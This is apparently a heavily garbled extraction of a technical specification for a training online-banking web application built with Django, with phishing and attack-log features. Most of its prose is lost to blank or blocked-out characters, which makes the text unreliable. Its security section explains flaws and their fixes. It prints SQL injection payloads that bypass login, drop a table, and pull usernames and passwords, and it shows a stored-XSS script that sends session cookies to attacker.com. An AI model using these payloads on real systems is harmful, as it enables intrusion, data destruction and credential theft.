: 1.0
: 22.10.2025
:	"	"
:
:
:	,	,

"	",	, API,
,	.
,	.

1.

( ) " "

-

1.1

:

-
-
-
-
-

-

1.2

,

:

- ( )
-
-
-
-

2.

"   "

,   .

.

2.1

:

-
-
-
-
-
-
-
-
-

2.2

:

Backend Framework	Django	5.2.7	■■■■■■■■ ■■■■■■■■■ ■■■■■■■■■■
■■■■ ■■■■■■■■■■■■■■	Python	3.13	■■■■■■■■ ■■■■ ■■■■■■■■■■
■■■■ ■■■■■■ (dev)	SQLite	3.40+	■■■■ ■■■■■■■ ■■■ ■■■■■■■■■
■■■■ ■■■■■■ (prod)	PostgreSQL	15+	■■■■■■■■ ■■■■ ■■■■■■
Frontend Framework	daisyUI	5.0	UI ■■■■■■■■■■
CSS Framework	Tailwind CSS	4.0	■■■■■■■■ ■■■■■■■■■
JavaScript	Vanilla JS	ES2023	■■■■■■■■ ■■■■■■
■■■-■■■■■■	Gunicorn	21.2+	WSGI ■■■■■■
■■■■■■-■■■■■■	Nginx	1.24+	■■■■■■■ ■■■■■
■■■■■■■■■■■■■■	Docker	24+	■■■■■■■■ ■■■■■■■■■

| ████████████ | Django Debug Toolbar | 4.2+ | ████████ █ ████████████████ |

3.

.

,

.

3.1

MVC (Model-View-Controller)

:

-       : HTML   , CSS   , JavaScript

-       : Django Views,   HTTP

-      -   : Django Models,   ,

-       :   ,   ,

-       :   ,   ,

-       :   ,   ,

3.2

:

3.2.1   (Models)

- Operator:
- Client:
- Service:
- ServiceCategory:
- BankCard:
- Transaction:
- Deposit:
- Credit:
- InvestmentProduct:
- PhishingEmail:
- AttackLog:
- News:

3.2.2   (Views)

- home:
- banking_services:
- client_dashboard:
- operator1_dashboard: #1
- operator2_dashboard: #2
- create_client:
- create_service_request:
- review_service_request:
- phishing_email_view:
- my_services:
- my_requests:

3.2.3   (Templates)

- base.html:
- index.html:
- dashboard.html:
- client_dashboard.html:
- operator1_dashboard.html: #1
- operator2_dashboard.html: #2
- banking_services.html:
- create_client.html:
- phishing_email.html:
- login.html:

4.

,
.

4.1

4.1.1 Operator (   )

Operator   .

:

.

Django

.

```
class Operator(models.Model): # ■■■■■■■■■■ ■■■ user = models.OneToOneField(User,
on_delete=models.CASCADE) operator_type = models.CharField(max_length=50, choices=[
('client_service', '■■■■■■■■ ■■■ #1 (■■■■■ ■■■■■■■■■■■ ■■■■■■■■■■)'),
('security', '■■■■■■■■ ■■■ #2 (■■■■■ ■■■■■■■■■■■/■■■■■■■■)'), ]) email
= models.EmailField() is_active = models.BooleanField(default=True) created_at =
models.DateTimeField(auto_now_add=True) def __str__(self): return
f"{self.user.username} ({self.get_operator_type_display()})"
```

- user: Django (OneToOne)

- operator_type: (client_service/security)

- email:

- is_active:

- created_at:

4.1.2 Client (   )

Client   .

Django

,
.

.

```
class Client(models.Model): # ■■■■■■■ ■■■ user = models.OneToOneField(User,
on_delete=models.CASCADE) client_id = models.CharField(max_length=20, unique=True)
full_name = models.CharField(max_length=200) email = models.EmailField() phone =
models.CharField(max_length=20, unique=True) is_active =
models.BooleanField(default=True) primary_card = models.ForeignKey('BankCard',
on_delete=models.SET_NULL, null=True, blank=True,
related_name='primary_for_client') created_by = models.ForeignKey(Operator,
on_delete=models.SET_NULL, null=True, blank=True) created_at =
models.DateTimeField(auto_now_add=True) def __str__(self): return
f"{self.full_name} ({self.client_id})"
```

- user: Django (OneToOne)

- client_id:

- full_name:

- email:

- phone: (   )
- is_active:
- primary_card:
- created_by: ,
- created_at:

4.1.3 Service (   )

Service   ,
.
,
.
.

```
class Service(models.Model): # ■■■■■■ ■■■ name =
models.CharField(max_length=200) description = models.TextField() category =
models.ForeignKey(ServiceCategory, on_delete=models.CASCADE) price =
models.DecimalField(max_digits=10, decimal_places=2, default=0) is_active =
models.BooleanField(default=True) is_public = models.BooleanField(default=True)
is_privileged = models.BooleanField(default=False) rating =
models.DecimalField(max_digits=3, decimal_places=2, default=0) rating_count =
models.PositiveIntegerField(default=0) created_at =
models.DateTimeField(auto_now_add=True) def __str__(self): return self.name
```

5. API

RESTful API

.   API

.

5.1 URL

Django URL routing

.

:

5.1.1

- / -
- /login/ -
- /logout/ -
- /banking-services/ -

5.1.2

- /operator1/ -   #1
- /operator2/ -   #2
- /client/ -

5.1.3

- /create-service-request/ -
- /connect-service/<int:service_id>/ -
- /disconnect-service/<int:service_id>/ -
- /my-services/ -
- /my-requests/ -

5.2

5.2.1 banking_services

banking_services

.

:

- q: (   )
- price: (all|free|low|medium|high)

- sort: (name|price-low|price-high|popular)
- category:

          :
          SQL-
.

                                                  Django ORM.

- sort: (name|price-low|price-high|popular)

- category:

6.

.

"   "
,
.

6.1

.

.

6.1.1 SQL-   banking_services

: dbo/views.py,   banking_services
: SQL Injection
:

SQL   ,
SQL   .

```
# ■■■■■■■■■ ■■■: if q: where_clauses.append(f"(s.name LIKE '%{q}%' OR
s.description LIKE '%{q}%')") if category_name: where_clauses.append(f"c.name =
'{category_name}'") # ■■■■■■■■■■■ ■■■: if q: where_clauses.append("(s.name LIKE
%s OR s.description LIKE %s)") params.extend([f'%{q}%', f'%{q}%']) if
category_name: where_clauses.append("c.name = %s") params.append(category_name)
```

:

- : ' OR '1'='1' -- (   )
- : '; DROP TABLE dbo_service; -- (   )
- : ' UNION SELECT username, password FROM auth_user -- (
)

6.1.2 XSS   ServiceRequest

: dbo/models.py,   service_description
: Cross-Site Scripting (XSS)
:   service_description
,   JavaScript
.

```
# ■■■■■■■■■ ■■■: {{ service_request.service_description|safe }} # ■■■■■■■■■■■
■■■: {{ service_request.service_description|escape }} # ■■■ {{
service_request.service_description }}
```

:

```
<script> // ■■■■■ ■■■■■■■■■■ cookies document.location =
'http://attacker.com/steal.php?cookie=' + document.cookie; </script>
```

6.2

- : Django User Authentication

- : @login_required

- CSRF : Django CSRF middleware
- :

- :
- :

- : Rate limiting

7.

" " .

7.1

:

• : Linux (Ubuntu 20.04+), macOS 10.15+, Windows 10+

• Python: 3.13

• : PostgreSQL 15+ ( ) SQLite 3.40+ ( )

• : 2 GB RAM, 4 GB+

• : 1 GB

• : -

7.2

:

```
# ■■■■■■■■■ Python ■■■■■■■■■■■■ pip install -r requirements.txt #
requirements.txt ■■■■■■■■: Django==5.2.7 psycopg2-binary==2.9.10
django-debug-toolbar==4.2.0 gunicorn==21.2.0 whitenoise==6.6.0
```

7.3

1. : git clone https://github.com/bank/dbo.git

2. : cd dbo

3. : python -m venv venv

4. : source venv/bin/activate (Linux/Mac) venv\Scripts\activate (Windows)

5. : pip install -r requirements.txt

6. : cp .env.example .env

7. : nano .env

8. : python manage.py migrate

9. : python manage.py createsuperuser

10. : python init_data.py

11.   : python manage.py runserver

7.4

settings.py   :

```
# settings.py - ■■■■■■■■ ■■■■■■■■■ DEBUG = False # ■■■■■■■ ■■■ ■■■■■■■■■■■■!
SECRET_KEY = os.environ.get('SECRET_KEY') ALLOWED_HOSTS = ['yourdomain.com',
'www.yourdomain.com'] # ■■■■ ■■■■■■ DATABASES = { 'default': { 'ENGINE':
'django.db.backends.postgresql', 'NAME': os.environ.get('DB_NAME'), 'USER':
os.environ.get('DB_USER'), 'PASSWORD': os.environ.get('DB_PASSWORD'), 'HOST':
os.environ.get('DB_HOST'), 'PORT': os.environ.get('DB_PORT'), } } # ■■■■■■■■■■■
■■■■■ STATIC_URL = '/static/' STATIC_ROOT = os.path.join(BASE_DIR, 'staticfiles')
# ■■■■■■■■■■■■■ SECURE_BROWSER_XSS_FILTER = True SECURE_CONTENT_TYPE_NOSNIFF =
True X_FRAME_OPTIONS = 'DENY' SECURE_HSTS_SECONDS = 31536000
SECURE_HSTS_INCLUDE_SUBDOMAINS = True SECURE_HSTS_PRELOAD = True
```

15.

" "

:

- :

- :

- :

- :

- :

- :

:

- : React Native
  iOS Android

• REST API: REST API

- : -

- :

- :

• Blockchain:

:
• Email: support@finanspro.ru
• : https://docs.finanspro.ru
• GitHub: https://github.com/finanspro/dbo
• : +7 (495) 123-45-67